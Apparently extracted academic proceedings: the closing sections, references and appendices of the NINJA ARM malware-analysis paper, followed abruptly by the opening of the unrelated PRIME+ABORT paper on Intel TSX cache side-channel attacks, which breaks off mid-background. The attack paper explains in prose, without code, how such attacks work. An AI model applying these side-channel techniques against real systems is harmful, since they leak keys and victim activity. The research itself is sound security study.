The approach we used to fill the semantic gaps relies on the understanding of the kernel data structures and memory maps, and thus is vulnerable to the privileged malware. Patagonix [33] leverages a database of whitelisted applications binary pages to learn the semantic information in the memory pages of the target application. However, this approach is limited by the knowledge of the analyzer. Currently, how to transparently bridge the semantic gap without any assumption to the system is still an open research problem [27].

The protection mechanism mentioned in Section 6.1 helps to improve transparency when the attackers try to use PMU or ETM registers, and using shadow registers [35] can further protect the critical system registers. However, if an advanced attacker intentionally uses PMU or ETM to trace CPU events or instructions and checks whether the trace result matches the expected one, the mechanism of returning artificial or shadow register values may not provide accurate result and thus affects NINJA's transparency. To address this problem, we need to fully virtualize the PMU and ETM, and this is left as our future work.

Though NINJA protects the system-instruction interface access to the registers, the mechanism we used to protect the memory mapped interface access maybe vulnerable to advanced attacks such as directly manipulating the memory-mapping, disabling MMU to gain physical memory access, and using DMA to access memory. Note that these attacks might be difficult to implement in practice (e.g., disabling MMU might crash the system). To fully protect the memory-mapped region of ETM and PMU registers, we would argue that hardware support from TrustZone is needed. Since the TZASC only protects the DRAM, we may need additional hardware features to extend the idea of TZASC to the whole physical memory region.

Although the instruction skid of the PMI cannot be completely eliminated, we can also enable ETM between two PMIs to learn the instructions in the skid. Moreover, since the instruction skid is caused by the delay of the PMI, similar hardware component like Local Advanced Programmable Interrupt Controller [54] on x86 which handles interrupt locally may help to mitigate the problem by reducing the response time.

9 Conclusions

In this paper, we present NINJA, a transparent malware analysis framework on ARM platform. It embodies a series of analysis functionalities like tracing and debugging via hardware-assisted isolation execution environment TrustZone and hardware features PMU and ETM. Since NINJA does not involve emulator or framework modification, it is more transparent than existing analysis tools on ARM. To minimize the artifacts introduced by NINJA, we adopt register protection mechanism to protect all involving registers based on hardware traps and runtime function interception. Moreover, as the TrustZone and the hardware components are widely equipped by OTS mobile devices, NINJA can be easily transplanted to existing mobile platforms. Our experiment results show that performance overheads of the instruction tracing and system call tracing are less than 1% while the Android API tracing introduces 4 to 154 times slowdown.

10 Acknowledgements

We would like to thank our shepherd, Manuel Egele, and the anonymous reviewers for their valuable comments and feedback. Special thanks to He Sun, who offers early discussion about the project. We also appreciate Saeid Mofrad, Leilei Ruan, and Qian Jiang for their kindly review and helpful suggestions.

References

[1] ABERA, T., ASOKAN, N., DAVI, L., EKBERG, J.-E., NYMAN, T., PAVERD, A., SADEGHI, A.-R., AND TSUDIK, G. C-FLAT: Control-flow attestation for embedded systems software. In *Proceedings of the 23rd ACM SIGSAC Conference on Computer and Communications Security (CCS'16)* (2016).

[2] ANUBIS. Analyzing Unknown Binaries. `http://anubis.iseclab.org`.

[3] ARM LTD. ARM CoreLink NIC-400 Network Interconnect Technical Reference Manual. `http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.ddi0475g/index.html`.

[4] ARM LTD. ARM Dual-Timer Module (SP804) Technical Reference Manual. `http://infocenter.arm.com/help/topic/com.arm.doc.ddi0271d/DDI0271.pdf`.

[5] ARM LTD. ARM Generic Interrupt Controller Architecture Specification. `http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.ihi0048b/index.html`.

[6] ARM LTD. ARM PrimeCell Real Time Clock Technical Reference Manual. `http://infocenter.arm.com/help/topic/com.arm.doc.ddi0224b/DDI0224.pdf`.

[7] ARM LTD. ARM Trusted Firmware. https://github.com/ARM-software/arm-trusted-firmware.

[8] ARM LTD. ARMv8-A Reference Manual. http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.ddi0487a.k/index.html.

[9] ARM LTD. CoreSight Components Technical Reference Manual. http://infocenter.arm.com/help/topic/com.arm.doc.ddi0314h/DDI0314H_coresight_components_trm.pdf.

[10] ARM LTD. CoreSight Trace Memory Controller Technical Reference Manual. http://infocenter.arm.com/help/topic/com.arm.doc.ddi0461b/DDI0461B_tmc_r0p1_trm.pdf.

[11] ARM LTD. Embedded Trace Macrocell Architecture Specification. http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.ihi0014q/index.html.

[12] ARM LTD. TrustZone Security Whitepaper. http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.prd29-genc-009492c/index.html.

[13] AZAB, A. M., NING, P., SHAH, J., CHEN, Q., BHUTKAR, R., GANESH, G., MA, J., AND SHEN, W. Hypervision Across Worlds: Real-time Kernel Protection from the ARM TrustZone Secure World. In *Proceedings of the 21st ACM SIGSAC Conference on Computer and Communications Security (CCS'14)* (2014).

[14] BRASSER, F., KIM, D., LIEBCHEN, C., GANAPATHY, V., IFTODE, L., AND SADEGHI, A.-R. Regulating ARM TrustZone devices in restricted spaces. In *Proceedings of the 14th Annual International Conference on Mobile Systems, Applications, and Services (MobiSys'16)* (2016).

[15] BURGUERA, I., ZURUTUZA, U., AND NADJM-TEHRANI, S. Crowdroid: Behavior-based malware detection system for Android. In *Proceedings of the 1st ACM workshop on Security and Privacy in Smartphones and Mobile Devices (SPSM'11)* (2011).

[16] CHAINFIRE. CF-Bench. https://play.google.com/store/apps/details?id=eu.chainfire.cfbench.

[17] DALL, C., AND NIEH, J. KVM/ARM: The design and implementation of the linux ARM hypervisor. In *Proceedings of the 19th International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS'14)* (2014).

[18] DASH, S. K., SUAREZ-TANGIL, G., KHAN, S., TAM, K., AHMADI, M., KINDER, J., AND CAVALLARO, L. DroidScribe: Classifying Android malware based on runtime behavior. *Mobile Security Technologies (MoST'16)* (2016).

[19] DENG, Z., ZHANG, X., AND XU, D. Spider: Stealthy binary program instrumentation and debugging via hardware virtualization. In *Proceedings of the 29th Annual Computer Security Applications Conference (ACSAC'13)* (2013).

[20] DINABURG, A., ROYAL, P., SHARIF, M., AND LEE, W. Ether: Malware analysis via hardware virtualization extensions. In *Proceedings of the 15th ACM Conference on Computer and Communications Security (CCS'08)* (2008).

[21] EC SPRIDE SECURE SOFTWARE ENGINEERING GROUP. DroidBench. https://github.com/secure-software-engineering/DroidBench.

[22] ENCK, WILLIAM AND GILBERT, PETER AND COX, LANDON P AND JUNG, JAEYEON AND MCDANIEL, PATRICK AND SHETH, ANMOL N. TaintDroid: An Information-Flow Tracking System for Realtime Privacy Monitoring on Smartphones. In *Proceedings of the 9th USENIX Symposium on Operating Systems Design and Implementation (OSDI10)* (2010).

[23] FUTUREMARK. Best Smartphones. http://www.futuremark.com/hardware/mobile.

[24] GOOGLE INC. Dalvik bytecode. https://source.android.com/devices/tech/dalvik/dalvik-bytecode.html.

[25] GUAN, L., LIU, P., XING, X., GE, X., ZHANG, S., YU, M., AND JAEGER, T. TrustShadow: Secure execution of unmodified applications with ARM trustzone. In *Proceedings of the 15th Annual International Conference on Mobile Systems, Applications, and Services (MobiSys'17)* (2017).

[26] HWANG, C.-C. ptm2human. https://github.com/hwangcc23/ptm2human.

[27] JAIN, B., BAIG, M. B., ZHANG, D., PORTER, D. E., AND SION, R. Sok: Introspections on trust and the semantic gap. In *Proceedings of 35th IEEE Symposium on Security and Privacy (S&P'14)* (2014).

[28] JANG, J. S., KONG, S., KIM, M., KIM, D., AND KANG, B. B. SeCReT: Secure Channel between Rich Execution Environment and Trusted Execution Environment. In *Proceedings of 22nd Network and Distributed System Security Symposium (NDSS'15)* (2015).

[29] JING, Y., ZHAO, Z., AHN, G.-J., AND HU, H. Morpheus: automatically generating heuristics to detect Android emulators. In *Proceedings of the 30th Annual Computer Security Applications Conference (ACSAC'14)* (2014).

[30] KIRAT, DHILUNG AND VIGNA, GIOVANNI. MalGene: Automatic extraction of malware analysis evasion signature. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security (CCS'15)* (2015).

[31] KIRAT, DHILUNG AND VIGNA, GIOVANNI AND KRUEGEL, CHRISTOPHER. Barecloud: Bare-metal analysis-based evasive malware detection. In *Proceedings of the 23rd USENIX Security Symposium (USENIX Security'14)* (2014).

[32] LENGYEL, T. K., MARESCA, S., PAYNE, B. D., WEBSTER, G. D., VOGL, S., AND KIAYIAS, A. Scalability, fidelity and stealth in the drakvuf dynamic malware analysis system. In *Proceedings of the 30th Annual Computer Security Applications Conference (ACSAC'14)* (2014).

[33] LITTY, L., LAGAR-CAVILLA, H. A., AND LIE, D. Hypervisor support for identifying covertly executing binaries. In *Proceedings of the 17th USENIX Security Symposium (USENIX Security'08)* (2008).

[34] MUTTI, S., FRATANTONIO, Y., BIANCHI, A., INVERNIZZI, L., CORBETTA, J., KIRAT, D., KRUEGEL, C., AND VIGNA, G. BareDroid: Large-scale analysis of Android apps on real devices. In *Proceedings of the 31st Annual Computer Security Applications Conference (ACSAC'15)* (2015).

[35] NETHERCOTE, N., AND SEWARD, J. Valgrind: a framework for heavyweight dynamic binary instrumentation. In *Proceedings of the 28th ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI'07)* (2007).

[36] PETSAS, T., VOYATZIS, G., ATHANASOPOULOS, E., POLYCHRONAKIS, M., AND IOANNIDIS, S. Rage against the virtual machine: hindering dynamic analysis of Android malware. In *Proceedings of the 7th European Workshop on System Security (EurSec'14)* (2014).

[37] PORTOKALIDIS, G., HOMBURG, P., ANAGNOSTAKIS, K., AND BOS, H. Paranoid Android: Versatile protection for smartphones. In *Proceedings of the 26th Annual Computer Security Applications Conference (ACSAC'10)* (2010).

[38] QIAN, C., LUO, X., SHAO, Y., AND CHAN, A. T. On tracking information flows through jni in android applications. In *Proceedings of The 44th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN'14)* (2014).

[39] SHI, H., ALWABEL, A., AND MIRKOVIC, J. Cardinal pill testing of system virtual machines. In *Proceedings of the 23rd USENIX Security Symposium (USENIX Security'14)* (2014).

[40] SONG, D., BRUMLEY, D., YIN, H., CABALLERO, J., JAGER, I., KANG, M. G., LIANG, Z., NEWSOME, J., POOSANKAM, P., AND SAXENA, P. BitBlaze: A New Approach to Computer Security via Binary Analysis. In *Proceedings of the 4th International Conference on Information Systems Security (ICISS'08)* (2008).

[41] SPENSKY, C., HU, H., AND LEACH, K. LO-PHI: Low-observable physical host instrumentation for malware analysis. In *Proceedings of 23rd Network and Distributed System Security Symposium (NDSS'16)* (2016).

[42] SPISAK, M. Hardware-assisted rootkits: Abusing performance counters on the ARM and x86 architectures. In *Proceedings of the 10th USENIX Workshop on Offensive Technologies (WOOT'16)* (2016).

[43] SUN, H., SUN, K., WANG, Y., AND JING, J. TrustOTP: Transforming smartphones into secure one-time password tokens. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security (CCS'15)* (2015).

[44] SUN, M., WEI, T., AND LUI, J. TaintART: a practical multi-level information-flow tracking system for Android RunTime. In *Proceedings of the 23rd ACM SIGSAC Conference on Computer and Communications Security (CCS'16)* (2016).

[45] TAM, K., KHAN, S. J., FATTORI, A., AND CAVALLARO, L. CopperDroid: Automatic reconstruction of Android malware behaviors. In *Proceedings of 22nd Network and Distributed System Security Symposium (NDSS'15)* (2015).

[46] THE GNU MULTIPLE PRECISION ARITHMETIC LIBRARY. Pi with GMP. `https://gmplib.org/`.

[47] UBUNTU. sloccount. `http://manpages.ubuntu.com/manpages/precise/man1/compute_all.1.html`.

[48] VIDAS, T., AND CHRISTIN, N. Evading Android runtime analysis via sandbox detection. In *Proceedings of the 9th ACM Symposium on Information, Computer and Communications Security (AsiaCCS'14)* (2014).

[49] VOGL, S., AND ECKERT, C. Using hardware performance events for instruction-level monitoring on the x86 architecture. In *Proceedings of the 2012 European Workshop on System Security (EuroSec12)* (2012).

[50] XEN PROJECT. Xen ARM with virtualization extensions. `https://wiki.xenproject.org/wiki/Xen_ARM_with_Virtualization_Extensions`.

[51] XINYANG GE, H. V., AND JAEGER, T. SPROBES: Enforcing Kernel Code Integrity on the TrustZone Architecture. In *Proceedings of the 2014 Mobile Security Technologies (MoST'14)* (2014).

[52] YAN, LOK KWONG AND YIN, HENG. Droidscope: Seamlessly reconstructing the OS and Dalvik semantic views for dynamic Android malware analysis. In *Proceedings of the 21st USENIX Security Symposium (USENIX Security'12)* (2012).

[53] YU, R. Android packers: facing the challenges, building solutions. In *Proceedings of the Virus Bulletin Conference (VB'14)* (2014).

[54] ZHANG, F., LEACH, K., STAVROU, A., AND WANG, H. Using hardware features for increased debugging transparency. In *Proceedings of The 36th IEEE Symposium on Security and Privacy (S&P'15)* (2015), pp. 55–69.

[55] ZHANG, Y., YANG, M., XU, B., YANG, Z., GU, G., NING, P., WANG, X. S., AND ZANG, B. Vetting undesirable behaviors in Android apps with permission use analysis. In *Proceedings of the 20th ACM SIGSAC Conference on Computer and Communications Security (CCS'13)* (2013).

[56] ZHENG, MIN AND SUN, MINGSHEN AND LUI, JOHN CS. DroidTrace: A ptrace based Android dynamic analysis system with forward execution capability. In *2014 International Wireless Communications and Mobile Computing Conference (IWCMC'14)* (2014).

A Debugging Commands

Command	Description
rr	Output the value of all general purpose registers `X0` to `X30`, the stack pointer, and the program counter.
rw `n v`	Write 64-bit value `v` to the register named `n` and output the name the register and its new value.
mr `a s`	Output the content of the memory starting from 64-bit virtual address `a` with size `s`. If the virtual address does not exist, output `Incorrect address`.
mw `a v`	Write 8-bit value `v` to the 64-bit virtual address `a` and output the address and the 8-bit value stored in the address. If the virtual address does not exist, output `Incorrect address`.
ba `a`	Add a breakpoint at the 64-bit virtual address `a` and output the address. If the virtual address does not exist, output `Incorrect address`.
bd `a`	Delete the breakpoint at the 64-bit virtual address `a` and output the address. If the virtual address or breakpoint does not exist, output `Incorrect address`.
bc	Clear all the breakpoints and output `succeed`.
n	Step to the next instruction and output the instruction.
nb	Step to the next Java bytecode and output the bytecode.
nm	Step to the next Java method and output the call stack.
c	Continue the execution after a breakpoint and output `continued`.

B Domain Switching Time

We use the PMU counter to count the `CPU_CYCLES` event and calculate the elapsed time by the delta of the value and the frequency of the CPU. First we read the PMU counter twice continuously and calculate the elapsed cycles, and the difference in CPU cycles indicate the time elapsed between the two continuous PMU read instructions. Then we insert an `SMC` instruction between the two read instructions to trigger a domain switching with NINJA disabled, and the difference of the CPU cycles represents the round trip time of the domain switching in ATF. At last, we measure the CPU cycles with NINJA enabled, and this time consumption includes the time consumption of both ATF and our customized exception handler. To avoid the bias introduced by the CPU frequency scaling, we set the minimum scaling frequency equal to the maximum one to ensure that the CPU is always running in the same frequency. The results of 30 experiments are shown in the following table.

ATF Enabled	NINJA Enabled	Mean	STD	95% CI
		0.007 μs	0.000 μs	[0.007 μs, 0.007 μs]
✓		0.202 μs	0.013 μs	[0.197 μs, 0.207 μs]
✓	✓	0.342 μs	0.021 μs	[0.349 μs, 0.334 μs]

PRIME+ABORT: A Timer-Free High-Precision L3 Cache Attack using Intel TSX

Craig Disselkoen, David Kohlbrenner, Leo Porter, and Dean Tullsen
University of California, San Diego
{*cdisselk, dkohlbre*}*@cs.ucsd.edu, leporter@eng.ucsd.edu, tullsen@cs.ucsd.edu*

Abstract

Last-Level Cache (LLC) attacks typically exploit timing side channels in hardware, and thus rely heavily on timers for their operation. Many proposed defenses against such side-channel attacks capitalize on this reliance. This paper presents PRIME+ABORT, a new cache attack which bypasses these defenses by not depending on timers for its function. Instead of a timing side channel, PRIME+ABORT leverages the Intel TSX hardware widely available in both server- and consumer-grade processors. This work shows that PRIME+ABORT is not only invulnerable to important classes of defenses, it also outperforms state-of-the-art LLC PRIME+PROBE attacks in both accuracy and efficiency, having a maximum detection speed (in events per second) 3× higher than LLC PRIME+PROBE on Intel's Skylake architecture while producing fewer false positives.

1 Introduction

State-of-the-art cache attacks [35, 7, 11, 21, 25, 29, 33, 34, 43] leverage differences in memory access times between levels of the cache and memory hierarchy to gain insight into the activities of a victim process. These attacks require the attacker to frequently perform a series of timed memory operations (or cache management operations [7]) to learn if a victim process has accessed a critical address (e.g., a statement in an encryption library).

These attacks are highly dependent on precise and accurate timing, and defenses can exploit this dependence. In fact, a variety of defenses have been proposed which undermine these timing-based attacks by restricting access to highly precise timers [15, 27, 31, 39].

In this work, we introduce an alternate mechanism for performing cache attacks, which does not leverage timing differences (timing side channels) or require timed operations of any type. Instead, it exploits Intel's implementation of Hardware Transactional Memory, which is called TSX [19]. We demonstrate a novel cache attack based on this mechanism, which we will call PRIME+ABORT.

The intent of Transactional Memory (and TSX) is to both provide a simplified interface for synchronization and to enable optimistic concurrency: processes abort only when a conflict exists, rather than when a potential conflict may occur, as with traditional locks [14, 12]. Transactional memory operations require transactional data to be buffered, in this case in the cache which has limited space. Thus, the outcome of a transaction depends on the state of the cache, potentially revealing information to the thread that initiates the transaction. By exploiting TSX, an attacker can monitor the cache behavior of another process and receive an abort (call-back) if the victim process accesses a critical address. This work demonstrates how TSX can be used to trivially detect writes to a shared block in memory; to detect reads and writes by a process co-scheduled on the same core; and, most critically, to detect reads and writes by a process executing anywhere on the same processor. This latter attack works across cores, does not assume that the victim uses or even knows about TSX, and does not require any form of shared memory.

The advantages of this mechanism over conventional cache attacks are twofold. The first is that PRIME+ABORT does not leverage any kind of timer; as mentioned, several major classes of countermeasures against cache attacks revolve around either restricting access or adding noise to timers. PRIME+ABORT effectively bypasses these countermeasures.

The second advantage is in the efficiency of the attack. The TSX hardware allows for a victim's action to directly trigger the attacking process to take action. This means the TSX attack can bypass the detection phase required in conventional attacks. Direct coupling from event to handler allows PRIME+ABORT to provide over 3× the throughput of comparable state-of-the-art attacks.

The rest of this work is organized as follows. Sec-

tion 2 presents background and related work; Section 3 introduces our novel attack, PRIME+ABORT; Section 4 describes experimental results, making comparisons with existing methods; in Section 5, we discuss potential countermeasures to our attack; Section 7 concludes.

2 Background and Related Work

2.1 Cache attacks

Cache attacks [35, 7, 11, 21, 25, 29, 33, 34, 43] are a well-known class of side-channel attacks which seek to gain information about which memory locations are accessed by some victim program, and at what times. In an excellent survey, Ge et al. [4] group such attacks into three broad categories: PRIME+PROBE, FLUSH+RELOAD, and EVICT+TIME. Since EVICT+TIME is only capable of monitoring memory accesses at the program granularity (whether a given memory location was accessed during execution or not), in this paper we focus on PRIME+PROBE and FLUSH+RELOAD, which are much higher resolution and have received more attention in the literature. Cache attacks have been shown to be effective for successfully recovering AES [25], ElGamal [29], and RSA [43] keys, performing keylogging [8], and spying on messages encrypted with TLS [23].

Figure 1 outlines all of the attacks which we will consider. At a high level, each attack consists of a pre-attack portion, in which important architecture- or runtime-specific information is gathered; and then an active portion which uses that information to monitor memory accesses of a victim process. The active portion of existing state-of-the-art attacks itself consists of three phases: an "initialization" phase, a "waiting" phase, and a "measurement" phase. The initialization phase prepares the cache in some way; the waiting phase gives the victim process an opportunity to access the target address; and then the measurement phase performs a timed operation to determine whether the cache state has changed in a way that implies an access to the target address has taken place.

Specifics of the initialization and measurement phases vary by cache attack (discussed below). Some cache attack implementations make a tradeoff in the length of the waiting phase between accuracy and resolution—shorter waiting phases give more precise information about the timing of victim memory accesses, but may increase the relative overhead of the initialization and measurement phases, which may make it more likely that a victim access could be "missed" by occurring outside of one of the measured intervals. In our testing, not all cache attack implementations and targets exhibited obvious experimental tradeoffs for the waiting phase duration. Nonetheless, fundamentally, all of these existing attacks can only gain temporal information at the waiting-interval granularity.

2.1.1 PRIME+PROBE

PRIME+PROBE [35, 21, 25, 34, 29] is the oldest and largest family of cache attacks, and also the most general. PRIME+PROBE does not rely on shared memory, unlike most other cache attacks (including FLUSH+RELOAD and its variants, described below). The original form of PRIME+PROBE [35, 34] targets the L1 cache, but recent work [21, 25, 29] extends it to target the L3 cache in Intel processors, enabling PRIME+PROBE to work across cores and without relying on hyperthreading (Simultaneous Multithreading [38]). Like all L3 cache attacks, L3 PRIME+PROBE can detect accesses to either instructions or data; in addition, L3 PRIME+PROBE trivially works across VMs.

PRIME+PROBE targets a single cache set, detecting accesses by any other program (or the operating system) to any address in that cache set. In its active portion's initialization phase (called "prime"), the attacker accesses enough cache lines from the cache set so as to completely fill the cache set with its own data. Later, in the measurement phase (called "probe"), the attacker reloads the same data it accessed previously, this time carefully observing how much time this operation took. If the victim did not access data in the targeted cache set, this operation will proceed quickly, finding its data in the cache. However, if the victim accessed data in the targeted cache set, the access will evict a portion of the attacker's primed data, causing the reload to be slower due to additional cache misses. Thus, a slow measurement phase implies the victim accessed data in the targeted cache set during the waiting phase. Note that this "probe" phase can also serve as the "prime" phase for the next repetition, if the monitoring is to continue.

Two different kinds of initial one-time setup are required for the pre-attack portion of this attack. The first is to establish a timing threshold above which the measurement phase is considered "slow" (i.e. likely suffering from extra cache misses). The second is to determine a set of addresses, called an "eviction set", which all map to the same (targeted) cache set (and which reside in distinct cache lines). Finding an eviction set is much easier for an attack targeting the L1 cache than for an attack targeting the L3 cache, due to the interaction between cache addressing and the virtual memory system, and also due to the "slicing" in Intel L3 caches (discussed further in Sections 2.2.1 and 2.2.2).




Figure 1: Comparison of the operation of various cache attacks, including our novel attacks.

2.1.2 FLUSH+RELOAD

The other major class of cache attacks is FLUSH+RELOAD [7, 11, 43]. FLUSH+RELOAD targets a specific address, detecting an access by any other program (or the operating system) to that exact address (or another address in the same cache line). This makes FLUSH+RELOAD a much more precise attack than PRIME+PROBE, which targets an entire cache set and is thus more prone to noise and false positives. FLUSH+RELOAD also naturally works across cores because of shared, inclusive, L3 caches (as explained in Section 2.2.1). Again, like all L3 cache attacks, FLUSH+RELOAD can detect accesses to either instructions or data. Additionally, FLUSH+RELOAD can work across VMs via the page deduplication exploit [43].

The pre-attack of FLUSH+RELOAD, like that of PRIME+PROBE, involves determining a timing threshold, but is limited to a single line instead of an entire "prime" phase. However, FLUSH+RELOAD does not require determining an eviction set. Instead, it requires the attacker to identify an exact target address; namely, an address in the attacker's virtual address space which maps to the physical address the attacker wants to monitor. Yarom and Falkner [43] present two ways to do this, both of which necessarily involve shared memory; one exploits shared libraries, and the other exploits page deduplication, which is how FLUSH+RELOAD can work across VMs. Nonetheless, this step's reliance on shared memory is a critical weakness in FLUSH+RELOAD, limiting it to only be able to monitor targets in shared memory.

In FLUSH+RELOAD's initialization phase, the attacker "flushes" the target address out of the cache using Intel's `CLFLUSH` instruction. Later, in the measurement phase, the attacker "reloads" the target address (by accessing it), carefully observing the time for the access. If the access was "fast", the attacker may conclude that another program accessed the address, causing it to be reloaded into the cache.

An improved variant of FLUSH+RELOAD, FLUSH+FLUSH [7], exploits timing variation in the `CLFLUSH` instruction itself; this enables the attack to combine its measurement and initialization phases, much like PRIME+PROBE. A different variant, EVICT+RELOAD [8], performs the initialization phase by evicting the cacheline with PRIME+PROBE's "prime" phase, allowing the attack to work without the `CLFLUSH` instruction at all—e.g., when the instruction has been disabled, as in Google Chrome's NaCl [6].

2.1.3 Timer-Free Cache Attacks

All of the attacks so far discussed—PRIME+PROBE, FLUSH+RELOAD, and variants—are still fundamentally timing attacks, exploiting timing differences as their underlying attack vector. One recent work which, like this work, proposes a cache attack without reference to timers is that of Guanciale et al. [10]. Instead of timing side channels, Guanciale et al. rely on the undocumented hardware behavior resulting from disobeying ISA programming guidelines, specifically with regards to virtual address aliasing and self-modifying code. However, they demonstrate their attacks only on the ARM architecture, and they themselves suggest that recent Intel x86-64 processors contain mechanisms that would render their attacks ineffective. In contrast, our attack exploits weaknesses specifically in recent Intel x86-64 processors, so in that respect our attack can be seen as complementary to Guanciale et al.'s work. We believe that our work, in addition to utilizing a novel attack vector (Intel's hardware transactional memory support), is the first timer-free cache attack to be demonstrated on commodity Intel processors.

2.2 Relevant Microarchitecture

2.2.1 Caches

[Basic Background] Caches in modern processors store data that is frequently or recently used, in order to reduce access time for that data on subsequent references. Data is stored in units of "cache lines" (a fixed architecture-dependent number of bytes). Caches are often organized hierarchically, with a small but fast "L1" cache, a medium-sized "L2" cache, and a large but comparatively slower "L3" cache. At each level of the hierarchy, there may either be a dedicated cache for each processor core, or a single cache shared by all processor cores.

Commonly, caches are "set-associative" which allows any given cacheline to reside in only one of N locations in the cache, where N is the "associativity" of the cache. This group of N locations is called a "cache set". Each cacheline is assigned to a unique cache set by means of its "set index", typically a subset of its address bits. Once a set is full (the common case) any access to a cacheline with the given set index (but not currently in the cache) will cause one of the existing N cachelines with the same set index to be removed, or "evicted", from the cache.

[Intel Cache Organization] Recent Intel processors contain per-core L1 instruction and data caches, per-core unified L2 caches, and a large L3 cache which is shared across cores. In this paper we focus on the Skylake architecture which was introduced in late 2015; important Skylake cache parameters are provided in Table 1.

Table 1: Relevant cache parameters in the Intel Skylake architecture.

	L1-Data	L1-Inst	L2	L3
Size	32 KB	32 KB	256 KB	2-8 MB[1]
Assoc	8-way	8-way	4-way	16-way
Sharing	Per-core	Per-core	Per-core	Shared
Line size	64 B	64 B	64 B	64 B

[1] depending on model. This range covers all Skylake processors (server, desktop, mobile, embedded) currently available as of January 2017 [20].

[Inclusive Caches] Critical to all cross-core cache attacks, the L3 cache is inclusive, meaning that everything in all the per-core caches must also be held in the L3. This has two important consequences which are key to enabling both L3-targeting PRIME+PROBE and FLUSH+RELOAD to work across cores. First, any data accessed by any core must be brought into not only the core's private L1 cache, but also the L3. If an attacker has "primed" a cache set in the L3, this access to a different address by another core necessarily evicts one of the attacker's cachelines, allowing PRIME+PROBE to detect the access. Second, any cacheline evicted from the L3 (e.g., in a "flush" step) must also be invalidated from all cores' private L1 and L2 caches. Any subsequent access to the cacheline by any core must fetch the data from main memory and bring it to the L3, causing FLUSH+RELOAD's subsequent "reload" phase to register a cache hit.

[Set Index Bits] The total number of cache sets in each cache can be calculated as (total number of cache lines) / (associativity), where the total number of cache lines is (cache size) / (line size). Thus, the Skylake L1 caches have 64 sets each, the L2 caches have 1024 sets each, and the shared L3 has from 2K to 8K sets, depending on the processor model.

In a typical cache, the lowest bits of the address (called the "line offset") determine the position within the cache line; the next-lowest bits of the address (called the "set index") determine in which cache set the line belongs, and the remaining higher bits make up the "tag". In our setting, the line offset is always 6 bits, while the set index will vary from 6 bits (L1) to 13 bits (L3) depending on the number of cache sets in the cache.

[Cache Slices and Selection Hash Functions] However, in recent Intel architectures (including Skylake), the situation is more complicated than this for the L3. Specifically, the L3 cache is split into several "slices" which can be accessed concurrently; the slices are connected on a ring bus such that each slice has a different latency depending on the core. In order to balance the load on these slices, Intel uses a proprietary and undocumented hash function, which operates on a physical address (ex-

cept the line offset) to select which slice the address 'belongs' to. The output of this hash effectively serves as the top N bits of the set index, where 2^N is the number of slices in the system. Therefore, in the case of an 8 MB L3 cache with 8 slices, the set index consists of 10 bits from the physical address and 3 bits calculated using the hash function. For more details, see [25], [32], [44], [16], or [22].

This hash function has been reverse-engineered for many different processors in Intel's Sandy Bridge [25, 32, 44], Ivy Bridge [16, 22, 32], and Haswell [22, 32] architectures, but to our knowledge has not been reverse-engineered for Skylake yet. Not knowing the precise hash function adds additional difficulty to determining eviction sets for PRIME+PROBE—that is, finding sets of addresses which all map to the same L3 cache set. However, our attack (following the approach of Liu et al. [29]) does not require knowledge of the specific hash function, making it more general and more broadly applicable.

2.2.2 Virtual Memory

In a modern virtual memory system, each process has a set of *virtual addresses* which are mapped by the operating system and hardware to *physical addresses* at the granularity of pages [2]. The lowest bits of an address (referred to as the page offset) remain constant during address translation. Pages are typically 4 KB in size, but recently larger pages, for instance of size 2 MB, have become widely available for use at the option of the program [25, 29]. Crucially, an attacker may choose to use large pages regardless of whether the victim does or not [29].

Skylake caches are physically-indexed, meaning that the physical address of a cache line (and not its virtual address) determines the cache set which the line is mapped into. Like the slicing of the L3 cache, physical indexing adds additional difficulty to the problem of determining eviction sets for PRIME+PROBE, as it is not immediately clear which virtual addresses may have the same set index bits in their corresponding physical addresses. Pages make this problem more manageable, as the bottom 12 bits (for standard 4 KB pages) of the address remain constant during translation. For the L1 caches, these 12 bits contain the entire set index (6 bits of line offset + 6 bits of set index), so it is easy to choose addresses with the same set index. This makes the problem of determining eviction sets trivial for L1 attacks. However, L3 attacks must deal with both physical indexing and cache slicing when determining eviction sets. Using large pages helps, as the 21-bit large-page offset completely includes the set index bits (meaning they remain constant during translation), leaving only the problem of the hash function. However, the hash function is not only an unknown function itself, but it also incorporates bits from the entire physical address, including bits that are still translated even when using large pages.

Table 2: Availability of Intel TSX in recent Intel CPUs, based on data drawn from Intel ARK [20] in January 2017. Since Broadwell, all server CPUs and a majority of i7/i5 CPUs support TSX.

Series (Release[1])	Server[2]	i7/i5	i3/m/etc[3]
Kaby Lake (Jan 2017)	3/3 (100%)	23/32 (72%)	12/24 (50%)
Skylake (Aug 2015)	23/23 (100%)	27/42 (64%)	4/34 (12%)
Broadwell (Sep 2014)	77/77 (100%)	11/22 (50%)	2/18 (11%)
Haswell (Jun 2013)	37/85 (44%)	2/87 (2%)	0/82 (0%)

[1] for the earliest available processors in the series
[2] Xeon and Pentium-D
[3] (i3/m/Pentium/Celeron)

2.3 Transactional Memory and TSX

Transactional Memory (TM) has received significant attention from the computer architecture and systems community over the past two decades [14, 13, 37, 45]. First proposed by Herlihy and Moss in 1993 as a hardware alternative to locks [14], TM is noteworthy for its simplification of synchronization primitives and for its ability to provide optimistic concurrency.

Unlike traditional locks which require threads to wait if a conflict is possible, TM allows multiple threads to proceed in parallel and only abort in the event of a conflict [36]. To detect a conflict, TM tracks each thread's read and write sets and signals an abort when a conflict is found. This tracking can be performed either by special hardware [14, 13, 45] or software [37].

Intel's TSX instruction set extension for x86 [12, 19] provides an implementation of hardware TM and is widely available in recent Intel CPUs (see Table 2).

TSX allows any program to identify an arbitrary section of its code as a 'transaction' using explicit `XBEGIN` and `XEND` instructions. Any transaction is guaranteed to either: (1) **complete**, in which case all memory changes which happened during the transaction are made visible *atomically* to other processes and cores, or (2) **abort**, in which case all memory changes which happened during the transaction, as well as all other changes (e.g. to registers), are discarded. In the event of an abort, control is transferred to a fallback routine specified by the user, and a status code provides the fallback routine with some information about the cause of the abort.

From a security perspective, the intended uses of hardware transactional memory (easier synchronization

Table 3: Causes of transactional aborts in Intel TSX

1. Executing certain instructions, such as CPUID or the explicit XABORT instruction
